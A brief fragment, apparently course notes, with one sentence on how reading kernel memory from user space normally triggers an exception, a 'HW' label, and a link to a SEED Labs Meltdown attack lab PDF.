– Under normal circumstances, the kernel memory can’t be read from user space, an exception is triggered

HW

https://seedsecuritylabs.org/Labs_20.04/Files/Meltdown_Attack/Meltdown_Attack.pdf